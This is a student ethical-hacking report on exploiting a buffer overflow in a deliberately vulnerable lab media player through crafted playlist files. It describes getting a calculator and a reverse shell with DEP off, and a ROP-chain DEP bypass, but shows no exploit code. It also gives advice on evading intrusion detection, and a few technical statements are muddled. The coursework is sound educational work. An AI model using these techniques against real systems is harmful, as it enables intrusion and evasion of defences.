Exploit Development

Declan Doyle
1600219

Ethical Hacking 3

BSc Ethical Hacking
Year 3

2018-2019

Abstract

Applications developed today have many interactions with a user, an example of which can be in the form of text inputs or file uploads. Applications are written to have ‘buffers’ - space made available in memory for these inputs. However, these buffers can be overflown if too much text is inputted, more than the program was designed to handle. This is known as a buffer overflow. These can be exploited by malicious users to take control of these programs, and allow the user to execute code that was not intended to be executed in the running of the application. This new code can be malicious and can create problems for a victim, such as having a reverse shell on their machine.

The Vulnerable Media player was suspected to be vulnerable to buffer overflow attacks, and so a methodology was created in order to test the application thoroughly. The methodology consisted of proving that a flaw existed within the application, analysing any flaws found, exploiting the found flaws with proof of concept attacks, such as running the calculator program in Windows. The final stage was exploiting the program with an advanced exploit, in order to prove that a malicious user could obtain a reverse shell on the machine that runs the Vulnerable Media Player. This methodology was followed twice, once with DEP off, and a second time with DEP on.

The application was found to be vulnerable to buffer overflow attacks. Using the applications ability to upload playlist files, it was found that the buffer could be overflowed, and Shellcode could be injected. The calculator program was run along with a reverse shell being created with DEP off, and with DEP on, the calculator program was ran using system calls, as well as using shellcode from the result of ROP chains turning DEP off for the application. A discussion was then undertaken on how the Vulnerable Media Player could be modified in order to avoid intrusion detection systems.

Table of Contents

1. Introduction

1.1. Key Terms

Term	Definition
EIP	Instruction Pointer
ESP	Stack Pointer
ROP	Return Oriented Program
DEP	Data Execution Prevention
Shellcode	A list of carefully crafted instructions that can be executed once injected into a running application
JMP ESP	Jump to the Stack Pointer

1.2. What is a Buffer Overflow?

A buffer overflow occurs when a program or process attempts to put more data in a buffer than it can hold. Buffers are designed to contain a set amount of data, and so if more data is added, then it can overwrite values in memory addresses adjacent to the buffer. This can be leveraged by a malicious actor to allow them to perform unindented actions in a program. This can include causing the program to crash, or even allowing the execution of malicious code. (Rouse, 2016) Older programming languages, like C and C++, are particularly vulnerable to Buffer Overflow attacks, as they do not contain any inbuilt protection against accessing or overwriting data in any part of their memory. Even modern languages, while including protections, can still be vulnerable to these attacks.

1.3. Buffer Overflow Exploits and Mitigations

To exploit a buffer overflow, a malicious user would attempt to gain control of EIP, as this is used for tracking currently executing commands, and it controls the flow of a program. This can be achieved by flooding it with unrelated characters. For example, if a program has a text input with a buffer of 400, then 404 ‘A’s could be entered along with the address for EIP, then anything after EIP in the stack would be executed. The malicious user could insert some shell code after the EIP address, and this code would be executed. This shellcode could allow the malicious user to gain a reverse shell on a users computer, giving them complete control over the victim's machine.

There are mitigations to buffer overflow exploits, which have been implemented into the Windows operating system itself. Data Execution Prevention, or DEP, disallows the execution of code on the stack, regardless of whether or not it has malicious intent. On Windows XP, there are numerous configurations for DEP: OptIn, OptOut, AlwaysOn and AlwaysOff. (Microsoft, 2017) OptIn is the default configuration for DEP, which only allows Windows system binaries to be protected. OptOut enables DEP for all processes, with the ability for DEP to be disabled for specific programs through the control panel. AlwaysOn will run all processes with DEP enabled, and AlwaysOff will disable DEP for all processes.

With DEP on, most buffer overflow attacks are mitigated. However, they are still possible by bypassing DEP, or even by turning it off. This can be done by using a ROP chain. A Return Oriented Program chain is many pieces of code ‘chained’ together. These ‘ROP gadgets’ perform an action before returning, effectively creating new routines outside of existing code. These can be used to execute a series of commands that would enable DEP entirely, or just for a specific area that shellcode can be placed into.

2. Procedure

2.1. Procedure Overview

A methodology was used to test the Vulnerable Media Player to ensure a thorough investigation into the application and a complete assessment of the vulnerability of the application. The methodology had four principal parts, which consisted of proving that a flaw existed, analysing the flaw found, exploiting the vulnerability using a proof of concept exploit (such as running the calculator program in Windows) and exploiting the vulnerability using a complex payload (such as achieving a reverse shell). This was to be completed twice, once with DEP off, and a second time with DEP on.

The software used to test the application was Ollydbg (Yuschuk, 2000) and Immunity Debugger. (ImmunityInc, 2017) These software tools allowed the Vulnerable Media Player's processes and application memory to be viewed. This information allows for the viewing of how the application handles inputs, and what effect they have on it. This allows for a potential buffer overflow to be crafted for the application.

2.2. DEP Off

2.2.1. Proving a Flaw Exists

In order to prove that a flaw exists in the Vulnerable Media Player, the application was investigated to see if there were any places for data to be inputted. It was discovered that the application accepts playlist files in the ".m3u" format. Using a Perl script, an "m3u" file was created which contained 500 'A' characters, which was loaded into the program, and the program crashed. This can be seen in Appendix A The process was repeated with the program running in Ollydbg so that the EIP could be viewed. The EIP had been overwritten with 'A's, which meant that the program buffer had overflown. This can be seen in figure 1.



Figure 1

2.2.2. Analysing the Flaw

Once it was proven that a flaw in the program exists, analysis had to be completed in order to determine if the flaw could be exploited. A program called "pattern_create.exe", taken from the Metasploit framework (Rapid7, 2003) was used in order to create an alphanumeric pattern which can be used to work out the distance to EIP. A pattern of 500 characters was created, and a Perl script was written to create an "m3u" file which inserted the pattern into the application. The script can be seen in Appendix B. This was run in Ollydbg so that the EIP could be captured upon the program crashing. Once the EIP value was found, a program called "pattern_offset.exe", taken from the Metasploit framework (Rapid7, 2003), was used to find the

point in the pattern where the program crashed, which will give the distance to EIP. This distance was found to be 400 bytes.

2.2.3. Exploiting the Flaw with a Proof of Concept

In order to gain control of EIP, which is the initial stage for shell code to be executed, a script for the Vulnerable Media Player was created, which inserted 400 ‘A’ characters, as this was the distance to EIP. This was known as the offset. In order to execute shell code reliably, a JMP ESP command is needed to reliably cause the EIP to go to the top of the stack. In order to get a JMP ESP command, Ollydgb was used to show the currently running process. This showed a list of all running “dll” files, one of which was “Kernel32.dll”. This process was chosen to be searched for a JMP ESP command, using the program “findjmp.exe”, taken from the Metasploit framework (Rapid7, 2003). This gave a memory address for the JMP ESP command, and so this was inserted into a script that created an “m3u” file that had the offset and the address of the JMP ESP command. To show a proof of concept, shell code to open calculator was used. This was added to the script with some NOPs before hand. These are Null bytes that will do nothing, and the EIP will just increment over them, but they ensure that the shell code runs. Once these were all added to the script, the “m3u” file was created and loaded into the application, however calculator did not run. This was because there was not enough space for the calculator shell code to run. Using Immunity Debugger, a tool called “Mona” (Corelan Team, 2011) was used to create an EggHunter to find an ‘egg’. The ‘egg’ in this case was the calculator shellcode, which would be stored in the stack, and the egg hunter was a piece of shell code used to indicate where the larger piece of shell code was stored, and told EIP to jump to that. The egg hunter was added to the “m3u” file, which was uploaded to the Vulnerable Media Player. The script can be seen in Appendix C. The program crashed and calculator was opened. This can be seen in figure 2.



Figure 2

2.2.4. Exploiting the Flaw with an Advanced Exploit

As had been proven with running calculator, the Vulnerable Media Player is susceptible to buffer overflow attacks, so running an advanced exploit only required a different piece of shell code to be executed. To create an advanced exploit, Meterpreter was used to create a payload for a reverse TCP shell. The meterpreter command can be seen in Appendix D. This shellcode was added to a new script that creates an “m3u” file with the offset, JMP EIP command, the egghunter, and the shellcode for the exploit. Before the file was uploaded, the msfgui was used to create a listener for the reverse shell. This can be seen in figure 3. The file was then uploaded to the Vulnerable Media Player, and it crashed, but a connection to the listener was not created. After trial and error of carefully altering the script, there was no success in getting the reverse shell

to create, so it was concluded that the shellcode must be incorrect. After generating the shellcode on another machine, the exploit was successful, and so it is unknown what was wrong with the origin shellcode. The script can be seen in Appendix E. The reverse shell can be seen in Figure 4.



Figure 3



Figure 4

2.3. DEP On

2.3.1. Proving a Flaw Exists

To enable DEP, under the System Properties menu (which can be accessed by right-clicking My Computer and selecting properties), the Advanced menu should be selected. Then, by clicking Settings under the Performance section, and clicking on the Data Execution Prevention tab on the windows that appears, the controls for DEP are shown. This can be seen in Figure 5.



Figure 5

Enabling DEP makes the stack non-executable, meaning that the methods to create and exploit a buffer overflow shown above, will no longer work. As shown in Figure 6.

```
[19:22:09] Access violation when executing [00132208]
```

Figure 6

However, enabling DEP does not prevent buffer overflows in applications, and so following the steps in the previous section, an “m3u” file was created to overflow the buffer of the Vulnerable Media Player once again. The script can be seen in Appendix F.

2.3.2. Analysing the Flaw

Since DEP is enabled, the best way to exploit the buffer overflow flaw was to attempt to execute functions already in the stack, rather than using custom shellcode. This was achieved by using the classic Windows method “ret-to-libc” which uses functions such as WinExec and System. These can be jumped to on the stack instead of using JMP EIP commands. In order to exploit the buffer overflow, an argument was passed using these functions in order to launch the calculator program.

2.3.3. Exploiting the Flaw with a Proof of Concept

Firstly, to exploit the buffer overflow, the addresses of WinExec and ExitProcess were needed in order to change the EIP on the stack. To do this, a program called “Arwin” (Hanna, 2004) was used which returned their addresses in memory. This is shown in Figure 7. A Perl script was written to put the addresses into an “m3u” file, which was uploaded to the Vulnerable Media Player. Along with the memory addresses, the offset was also scripted. However the command “cmd /c calc &” was put at the start of the offset, as the address for this is required to continue



Figure 7

the exploit, and so placing it at the start meant it was easier to find. If it was placed in the stack rather than the buffer, it could not be executed, and so it must remain in the buffer. The script and the application were run with Ollydbg, with a breakpoint placed at the address of WinExec. This allowed the search of “cmd /c calc &”. This is shown in Figure 8



Figure 7

Once the address was discovered, it was placed in the script previously developed, which lead to the calculator program running when the “m3u” file was uploaded to the application. This script can be seen in Appendix G.

2.3.4. Exploiting the Flaw with an Advanced Exploit

Firstly, a quick check was done to see how much space was available in the buffer. A script was run which overloaded the program with several ‘B’, ‘C’ and ‘D’ characters, Ollydbg was

then used to count how many of these characters were in the stack. It was found that in total, there were 100 bytes available for an exploit. In order to exploit the application with an advanced exploit, it was clear the DEP had to be disabled. ROP chains can be used to achieve this. However these are often very complex, and more often than not there is only one correct way of doing them. Using Mona in Immunity Debugger, a ROP chain was discovered. The dll “msvcrt.dll” was found to have a complete ROP chain, as well as containing no Null, Line Feed and Carriage Return characters, as they would prevent the execution of the ROP chain. This is shown in Figure 8.

Figure 8

In order to start the ROP chain, a RET command is needed, which can be found using Mona and is shown in Figure 9.

Figure 9

Once the address for this command was found, it was added to a script, along with the ROP chain. The ROP chain used 84 of the available 100 bytes, meaning that there were only 16 bytes free for shellcode. This meant that an advanced exploit was challenging to find; however, 16-byte calculator shellcode (Leitch, 2010) was found. This was placed in the script with the ROP chain and was uploaded to the Vulnerable Media Player. This script can be seen in Appendix H. Calculator was run, and so was concluded that DEP had been disabled for the program. The running calculator program can be seen in Figure 10.



Figure 10

3. Discussion

3.1. Evading Intrusion Detection Systems

The two main types of intrusion detection systems are signature based and anomaly-based intrusion detection systems, which can both be either implemented on a client machine or within a network infrastructure. Many intrusion detection systems will offer both signature and anomaly-based services within them. (Rouse, 2007) Exploits can be developed and modified to avoid these systems; however, it entirely depends on how the intrusion deception system works, and how smart the exploit is.

3.1.1. Anomaly-Based

Anomaly-based intrusion detection systems work on a statistically significant number of samples or packets in order to establish a baseline. If a sample looks different from the baseline, then it will be flagged. Network-based intrusion detection system will look for uncommon ports being used when a client is communicating back with a host. So to avoid detection, applications should stick to standard ports.

With regards to program-based (also known as host-based) intrusion detection systems, irregular behaviour could be a program crashing a lot. A tool called 'Shikata ga nai' (StackExchange, 2016) which is part of the Metasploit framework can be used to prevent null bytes from being encoded, which will prevent any shell code crashes. Some intrusion detection systems perform what is known as heuristic checks, where the code is analysed up to a certain point and then flagged as normal or malicious. (Pfleeger, 2003) As this only checks to a certain point, an exploit could be created that uses unnecessary loops so that the program will be flagged as normal, and so the exploit could commence.

3.1.2. Signature-Based

Signature-based intrusion detection systems work by investigating all incoming packets or pieces of software and comparing them to databases of signatures and attributes of known malicious threats. (Pfleeger, 2003) Encoding the payload will reduce the chance of signature-based intrusion detection system discovering the malicious application, however, this may be flagged, as common encoding methods are recorded in the signature database. The tool 'Shikata ga nai', (StackExchange, 2016), is a polymorphic encoder, meaning that each time it encodes the shellcode, it will be encoded differently, which will significantly reduce the chance of the malicious application being detected.

3.2. Future Work

If more time was available, then the advanced exploit with DEP on could be explored further to see if there could be an exploit that would run in the 16 bytes of free space. It would also be of interest to further explore egg hunters, and perhaps explore omelette egg hunting, where many eggs will be run sequentially. Further exploit development could be explored by attempting to create a 16 byte exploit, or discovering a smaller ROP chain.

3.3. Conclusions

The Vulnerable Media Player was identified to be vulnerable to buffer overflow exploits through uploading malicious playlist files. With DEP turned off, a calculator was run from the program, proving that shellcode can be executed from the application. A reverse TCP shell was also established using the execution of shellcode through the application. This proves that with DEP off, the application is not fit for use as a malicious user could gain complete control over a users machine if they are successful in getting a user to load their malicious playlist file.

With DEP turned on, the program was still found to be vulnerable to buffer overflow attacks. A calculator was run through executing a command within the buffer of the program, and using ROP chains, a calculator was run through the execution of shellcode. This leaves the potential for a small sized exploit to take place.

4. References

Margaret Rouse. (2016). What is a Buffer Overflow. Available: https://searchsecurity.techtarget.com/definition/buffer-overflow. Last accessed 25th April 2019.

Microsoft. (2017). A detailed description of the DEP feature in Windows XP Service Pack 2. Available: https://support.microsoft.com/en-gb/help/875352/a-detailed-description-of-the-data-execution-prevention-dep-feature-in. Last accessed 25th April 2019.

Oleh Yuschuk. (2000). OllyDbg. Available: http://www.ollydbg.de. Last accessed 25th April 2019.

ImmunityInc. (2017). Immunity Debugger. Available: https://www.immunityinc.com/products/debugger/. Last accessed 25th April 2019.

Rapid7. (2003). Metasploit. Available: https://www.metasploit.com. Last accessed 25th April 2019.

Corelan Team. (2011). Mona. Available: https://github.com/corelan/mona. Last accessed 25th April 2019.

Steve Hanna. (2004). Arwin. Available: http://www.vividmachines.com/shellcode/arwin.c. Last accessed 25th April 2019.

John Leitch. (2010). Windows - XP SP3 EN Calc Shellcode - 16 Bytes. Available: http://shell-storm.org/shellcode/files/shellcode-739.php. Last accessed 25th April 2019.

Margaret Rouse. (2007). What is IDS. Available: https://searchsecurity.techtarget.com/definition/intrusion-detection-system. Last accessed 25th April 2019.

